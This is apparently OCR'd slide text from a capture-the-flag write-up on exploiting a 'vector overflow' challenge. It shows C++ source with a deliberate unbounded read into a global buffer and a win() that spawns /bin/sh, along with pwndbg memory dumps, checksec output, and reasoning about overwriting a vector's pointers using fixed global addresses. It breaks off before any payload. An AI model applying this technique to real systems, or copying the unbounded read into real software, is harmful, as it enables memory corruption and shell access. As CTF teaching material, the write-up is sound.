
these don't look like 'XXXXX'
they look like pointers!

So it seems like ***v*** actually contains 3 pointers, one pointing to start of array, and two pointing to end of array

vector overflow - exploitation



```
pwndbg> x/10gx &buf
0x4051e0 <buf>: 0x0000000000000000      0x0000000000000000
0x4051f0 <v>:   0x0000000000417eb0      0x0000000000417eb5
0x405200 <v+16>:        0x0000000000417eb5      0x0000000000000000
0x405210:       0x0000000000000000      0x0000000000000000
0x405220:       0x0000000000000000      0x0000000000000000
pwndbg> x/10gx 0x0000000000417eb0
0x417eb0:       0x0000005858585858      0x0000000000000000
0x417ec0:       0x0000000000000000      0x000000000000f141
0x417ed0:       0x0000000000000000      0x0000000000000000
0x417ee0:       0x0000000000000000      0x0000000000000000
0x417ef0:       0x0000000000000000      0x0000000000000000
pwndbg>
```



```
pwndbg> x/10gx 0x0000000000417eb0-0x10
0x417ea0:       0x0000000000000000      0x0000000000000021
0x417eb0:       0x0000005858585858      0x0000000000000000
0x417ec0:       0x0000000000000000      0x000000000000f141
0x417ed0:       0x0000000000000000      0x0000000000000000
0x417ee0:       0x0000000000000000      0x0000000000000000
pwndbg> _
```


Brief note:

If we look closer at ***v***, there seems to be 0x21, 8 bytes before the data.

vector overflow - exploitation

So where can we find a pointer (an address) to the string ‘DUCTF’ ?

My first thought was to use the ***ductf*** variable as it contained ‘DUCTF’. However, this is a local variable, and we didn’t have an ASLR leak. Therefore the address of ***ductf*** wasn’t constant.



```
#include <cstdlib>
#include <iostream>
#include <string>
#include <vector>

char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};

void lose() {
    puts("Bye!");
    exit(1);
}

void win() {
    system("/bin/sh");
    exit(0);
}

int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
    if(v.size() == 5) {
        for(auto &c : v) {
            if(c != *d++) {
                lose();
            }
        }

        win();
    }

    lose();
}
```


vector overflow - exploitation

So where can we find a pointer (an address) to the string 'DUCTF' ?

My first thought was to use the ***ductf*** variable as it contained 'DUCTF'. However, this is a local variable, and we didn't have an ASLR leak. Therefore the address of ***ductf*** wasn't constant.

However, if we use command **pwn checksec** to look at security features in the binary, we can see that **PIE** (position independent executable) is turned off.

This means addresses of **global variables** are **constant**.




```
#include <cstdlib>
#include <iostream>
#include <string>
#include <vector>

char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};

void lose() {
    puts("Bye!");
    exit(1);
}

void win() {
    system("/bin/sh");
    exit(0);
}

int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

```
    lose();
}
```

vector overflow - exploitation

We have 2 global variables, which we know the addresses of:




```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```

One of which is ***buf***, which we can control!

vector overflow - exploitation

We have 2 global variables, which we know the addresses of:


```
char buf[16];
